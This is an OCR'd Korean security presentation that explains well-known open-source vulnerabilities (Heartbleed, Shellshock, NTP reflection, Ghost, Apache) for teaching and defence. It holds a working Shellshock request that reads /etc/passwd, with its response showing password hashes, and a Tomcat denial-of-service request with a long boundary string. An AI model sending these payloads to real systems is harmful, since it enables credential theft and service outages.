오픈 소스 취약점 사례 및 대응 방안

김유홍
uhong@kisa.or.kr

목차

1. 개요
2. 보안 취약점 사례
3. 취약점 발굴 방법
4. 대응 방안
5. QnA

1. 개요

▶ 보안 취약점


- S/W, H/W, 구조적 결함
- 결함을 이용하여 악성행위 가능
- 악성코드 감염, 피싱 사이트 유도, 금전적 피해 …

1. 개요

▶ 오픈 소스 사용 현황

1. 개요

▶ 최근 오픈 소스 취약점 현황



2. 보안 취약점 사례

- 하트 블리드
- 쉘 쇼크
- NTP Reflection DDoS
- Ghost
- 아파치
- CMS
- 내장 소프트웨어

2. 보안 취약점 사례(하트블리드)

▶ 하트 블리드

– OpenSSL 라이브러리에서 발견된 취약점

뉴스 > 산업 +크게

'허트블리드', 사상 최악 보안버그 발견…모든 개인정보·암호 뚫려

[redacted] | 2014/04/09 09:13


글로벌 '사상 최악' 버그 '하트블리드' 비상...美당국 은행에 예방 촉구

[redacted]

2. 보안 취약점 사례(하트블리드)

▶ 하트 블리드

– HeartBeat 기능을 악용한 메모리 누출



2. 보안 취약점 사례(하트블리드)


▶ 취약 원인

```
/* Read type and payload length first */
hbtype = *p++;
n2s(p, payload);
pl = p;
```

```
/* Read type and payload length first */
if (1 + 2 + 16 > s->s3->rrec.length)
        return 0; /* silently discard */
hbtype = *p++;
n2s(p, payload);
if (1 + 2 + payload + 16 > s->s3->rrec.length)
        return 0; /* silently discard per RFC 6520 sec. 4 */
pl = p;
```

2. 보안 취약점 사례(하트블리드)

▶ 실제 사례



2. 보안 취약점 사례(쉘 쇼크)

▶ 쉘 쇼크(Shell Shock)

– Gnu BASH에서 발견된 취약점

“하트블리드보다 강력한 보안 취약점 발견”

‘쉘쇼크’ ‘배시버그’, 리눅스·유닉스 시스템 권한 탈취…전 세계 서버 50% 이상 타깃

관련기사

↳ “전 세계 웹사이트 절반, 배시버그 취약점 공격 위험”


뉴스
SW/보안

치명적 '배시버그', 위험 지금부터 시작

2. 보안 취약점 사례(쉘 쇼크)

▶ 쉘 쇼크(Shell Shock)

– CGI 사용 서버를 대상으로 시스템 명령 실행



2. 보안 취약점 사례(쉘 쇼크)

▶ 취약 원인

```
If( privmode==0 && .... STREQN("() {", string, 4) ) {
    ....
    parse_and_execute(string, name, SEVAL_NONINT | SEVAL_NOHIST);
}
....
int parse_and_execute(char *string, char *from_file, int flags) {
    ....
    while( *(bash_input.location.string) ) {
        ....
        else if( command = global_command ) {
            struct fd_bitmap *bitmap;
            ....
            command 실행
        }
    }
}
```

2. 보안 취약점 사례(쉘 쇼크)

▶ 실제 사례

Request

Raw | Headers | Hex

```
GET /user.cgi HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Cookie:
Referer:
User-Agent: () { :; }; echo $(</etc/passwd)
Host: [redacted]
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Date: Thu, 02 Oct 2014 01:09:55 GMT
Server: Apache/1.3.22 (Unix)
admin: $1$jEIgSY8z$hd5vCPudcDRakwadrW4Se.:1001:1001:system admin,,,:/home/admin:/bin/bash
backup: *:34:34:backup:/var/backups:/bin/sh
bin: *:2:2:bin:/bin:/bin/sh
daemon: *:1:1:daemon:/usr/sbin:/bin/sh
ftp: !:102:65534::/home/ftp:/bin/false
games: *:5:60:games:/usr/games:/bin/sh
gnats: *:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
identd: !:100:65534::/var/run/identd:/bin/false
irc: *:39:39:ircd:/var/run/ircd:/bin/sh
list: *:38:38:Mailing List Manager:/var/list:/bin/sh
lp: *:7:7:lp:/var/spool/lpd:/bin/sh
mail: *:8:8:mail:/var/mail:/bin/sh
man: *:6:12:man:/var/cache/man:/bin/sh
news: *:9:9:news:/var/spool/news:/bin/sh
nobody: *:65534:65534:nobody:/nonexistent:/bin/sh
operator: *:37:37:Operator:/var:/bin/sh
postgres: *:31:32:postgres:/var/lib/postgres:/bin/sh
proxy: *:13:13:proxy:/bin:/bin/sh
root: $1$Q6.w8mmv$m1aWH.MfQDqP8.acrz4lE.:0:0:root:/root:/bin/bash
sshd: !:101:65534::/var/run/sshd:/bin/false
sync: *:4:65534:sync:/bin:/bin/sync
sys: *:3:3:sys:/dev:/bin/sh
telnetd: !:103:103::/nonexistent:/bin/false
tiger: $1$f2bzF.x0$GRRU3sf/1TIAURcNZTvIN1:1002:1002:tiger admin,,,:/home/tiger:/bin/bash
uucp: *:10:10:uucp:/var/spool/uucp:/bin/sh
www-data: *:33:33:www-data:/var/www:/bin/sh
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
Content-Length: 29987
```

2. 보안 취약점 사례(NTP DDoS)

▶ NTP Reflection DDoS

– NTP 서버를 이용한 DDoS 공격이 가능한 취약점

대규모 DDoS 공격 잇달아.. "NTP서버 보안강화 하세요"

[정보보호]IoT 보안위협 현실화…냉·난방 셋톱박스 DDoS 공격에 악용

2014년 최대 규모 DDoS 공격, 프랑스 강타

2. 보안 취약점 사례(NTP DDoS)

▶ NTP Reflection DDoS

– monlist 기능을 이용하여 대상 서버에 대한 DDoS 수행

※ 요청:234 byte / 응답: 4460 byte

2. 보안 취약점 사례(고스트)

▶ 고스트(Ghost)

– GNU C Library에서 발견된 취약점

뉴스 토픽 리눅스 Ghost 버퍼오버플로우 취약점 주의


하트블리드 버금가는 리눅스 `고스트` 취약점 발견

고스트 취약점 "하트블리드-셸쇼크보단 덜 위험"

2. 보안 취약점 사례(고스트)

▶ 고스트(Ghost)

- gethostbyname 함수에서 오버플로우를 통한 임의코드 실행




2. 보안 취약점 사례(고스트)


▶ 오버플로우 취약점

– 입력 값, 데이터 등을 처리할 때 할당된 메모리 보다 많은 데이터를 복사하는 과정에서 발생


① 함수 호출




② 함수 종료 후 돌아갈 주소 백업



③ 돌아갈 주소 OverWrite




③ 실행흐름 변경



2. 보안 취약점 사례(아파치)

▶ 아파치

– 임의코드 실행, 서비스 거부 등등



Search Results (Refine Search)

There are **798** matching records.

Displaying matches **1** through **20**.

Search Parameters:

- **Keyword (text search):** apache
- **Search Type:** Search All
- **Contains Software Flaws (CVE)**

CVE-2014-0227

Summary: java/org/apache/coyote/http11/filters/ChunkedInputFilter.java in Apache Tomcat 6.x before 6.0.42 attackers to conduct HTTP request smuggling attacks or cause a denial of service (resource consumption) by st

Published: 2/15/2015 7:59:00 PM

CVSS Severity: 6.4 MEDIUM

CVE-2015-0227

Summary: Apache WSS4J before 1.6.17 and 2.x before 2.0.2 allows remote attackers to bypass the requireSig


Published: 2/12/2015 11:59:02 AM

CVSS Severity: 5.0 MEDIUM

2. 보안 취약점 사례(아파치)

▶ 아파치 스트럿츠

- 원격코드 실행, 웹쉘 업로드 등



2. 보안 취약점 사례(아파치)

▶ 아파치 톰캣

– 잘못된 설계로 인한 무한루프 상태

```
POST /dddd.jsp HTTP/1.1
Content-Length: 4097
Content-Type: multipart/form-data;
boundary=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
